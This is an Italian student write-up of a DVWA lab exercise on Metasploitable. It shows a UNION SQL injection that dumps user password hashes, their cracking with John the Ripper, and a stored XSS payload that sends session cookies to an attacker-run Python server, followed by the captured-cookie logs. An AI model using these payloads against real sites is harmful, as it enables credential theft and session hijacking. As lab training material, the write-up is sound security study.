


## Nell' esercizio di oggi andremo a exploitare le vulnerabilità **SQL INJECTION (BILD) E XSS REFLECTED** presenti sull'applicazione DVWA in esecuzione sulla macchina Metasploitable dove abbiamo configurato il livello di sicurezza LOW

Dopo che ci siamo connessi sull'applicazione DVWA siamo andati come prima cosa a scegliere il livello di sicurezza a LOW

Il primo passaggio che siamo andati a fare e quello di recuperare le password degli utenti presenti nel database sfruttando la vulnerabilità SQLi con il comando **%' and 1=0 union select null,concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users #**, con questo comanda il risultato sarà la lista degli utenti con le password criptate con si può vedere nella foto sotto



Come abbiamo detto in precedenza le password che ci restituisce il comando sono criptate


Per fare la decriptazione delle password siamo andati ad usare un tool su Kali linux che si chiama JOHN THE RIPPER versione 1.9.0

Con il comando **john --format=raw-md5 -- /usr/share/wordlists/rockyou.txt pass1.txt**

Il risultato che ci dara il comando e la lista delle password decriptate come si può vedere nella foto sotto

Nella foto sotto siamo andati a creare un file dove all'interno abbiamo inserito le username e password non criptate, questo file ci servirà per andare ad decifrare le password con john

```
GNU nano 6.4
admin:5f4dcc3b5aa765d61d8327deb882cf99
Gordon:e99a18c428cb38d5f260853678922e03
Hack:8d3533d75ae2c3966d7e0d4fcc69216b
Pablo:0d107d09f5bbe40cade3de5c71e9e9b7
Bob:5f4dcc3b5aa765d61d8327deb882cf99
```



```
(kali@kali)-[~]
$ john --format=raw-md5 -- /usr/share/wordlists/rockyou.txt.gz pass.txt
stat: /usr/share/wordlists/rockyou.txt.gz: No such file or directory

(kali@kali)-[~]
$ john --format=raw-md5 -- /usr/share/wordlists/rockyou.txt. pass.txt
stat: /usr/share/wordlists/rockyou.txt.: No such file or directory

(kali@kali)-[~]
$ john --format=raw-md5 -- /usr/share/wordlists/rockyou.txt pass.txt
Warning: invalid UTF-8 seen reading /usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 57 password hashes with no different salts (Raw-MD5 [MD5 128/128 ASIMD 4x2])
Warning: no OpenMP support for this hash type, consider --fork=8
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password      (admin)
password      (Bob)
abc123        (Gordon)
letmein       (Pablo)
emerald       (?)
Proceeding with incremental:ASCII
charley        (Hack)
6g 0:00:22:43  3/3 0.004399g/s 30534Kp/s 30534Kc/s 1557MC/s rhk9u83*..rhk9r19k
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session aborted

(kali@kali)-[~]
$
```

```
(kali@kali)-[~]
$ john --format=raw-md5 --show --on /usr/share/wordlists/rockyou.txt pass.txt
Warning: invalid UTF-8 seen reading /usr/share/wordlists/rockyou.txt
?:emerald
admin:password
Gordon:abc123
Hack:charley
Pablo:letmein
Bob:password

6 password hashes cracked, 51 left

(kali@kali)-[~]
$
```


Con il comando nella foto sopra con l'inserimento del **—show** ci mostrerà le associazioni tra username e password

L'altro passaggio che ci richiede l'esercizio è quello di andare a recuperare i cookie di sessione delle vittime del XSS STORED ed inviarli ad un server sotto il controllo dell'attaccante. Come prima cosa abbiamo avviato il nostro server con il comando **Python -m http.server —bind 127.0.0.1 9000**


In questo caso abbiamo usato la vulnerabilità XSS STORED ed inserendo il seguente codice:

**<script>window.location='http://127.0.0.1:9000/?cookie=' + document.cookie</script>**


I cookie di sessione degli utenti verranno inviati al nostro server come si può vedere nelle foto sotto




COOKIE DELL'UTENTE=**ADMIN** CON PASSWORD=**PASSWORD**




COOKIE DELL'UTENTE=**SMITHY** CON PASSWORD=**PASSWORD**




COOKIE DELL UTENTE=GORDONB CON PASSWORD=ABC123



COOKIE DELL UTENTE=1337 CON PASSWORD=CHARLEY



COOKIE DELL UTENTE=PABLO CON PASSWORD=LETMEIN



INTERCETTAZIONI DEL NOSTRO SERVER PYTHON3 VERSIONE 3.10.5

```
127.0.0.1 - - [12/Aug/2022 16:12:37] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [12/Aug/2022 16:12:37] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [12/Aug/2022 16:16:11] "GET /?cookie=security=low;%20PHPSESSID=ddf4a56737d192998684299d6f78305a HTTP/1.1" 200 -
127.0.0.1 - - [12/Aug/2022 16:17:04] "GET /?cookie=security=low;%20PHPSESSID=15166b9b9e6530294879b6c37cdb7046 HTTP/1.1" 200 -
127.0.0.1 - - [12/Aug/2022 16:19:18] "GET /?cookie=security=low;%20PHPSESSID=64a610da1602fe4fd4dd11d76eb36530 HTTP/1.1" 200 -
127.0.0.1 - - [12/Aug/2022 16:19:18] code 404, message File not found
127.0.0.1 - - [12/Aug/2022 16:19:18] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [12/Aug/2022 16:26:36] "GET /?cookie=security=low;%20PHPSESSID=c22aa4347f4dbbabb45fd5fcea822ffd HTTP/1.1" 200 -
127.0.0.1 - - [12/Aug/2022 16:26:37] code 404, message File not found
127.0.0.1 - - [12/Aug/2022 16:26:37] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [12/Aug/2022 16:28:42] "GET /?cookie=security=low;%20PHPSESSID=b05b185f4a3c0c21eae5cebfc5c1521a HTTP/1.1" 200 -
127.0.0.1 - - [12/Aug/2022 16:28:42] code 404, message File not found
127.0.0.1 - - [12/Aug/2022 16:28:42] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [12/Aug/2022 17:00:29] "GET /?cookie=security=low;%20PHPSESSID=6c21d16e3564e631d17a63123e184337 HTTP/1.1" 200 -
127.0.0.1 - - [12/Aug/2022 17:00:29] code 404, message File not found
127.0.0.1 - - [12/Aug/2022 17:00:29] "GET /favicon.ico HTTP/1.1" 404 -
```













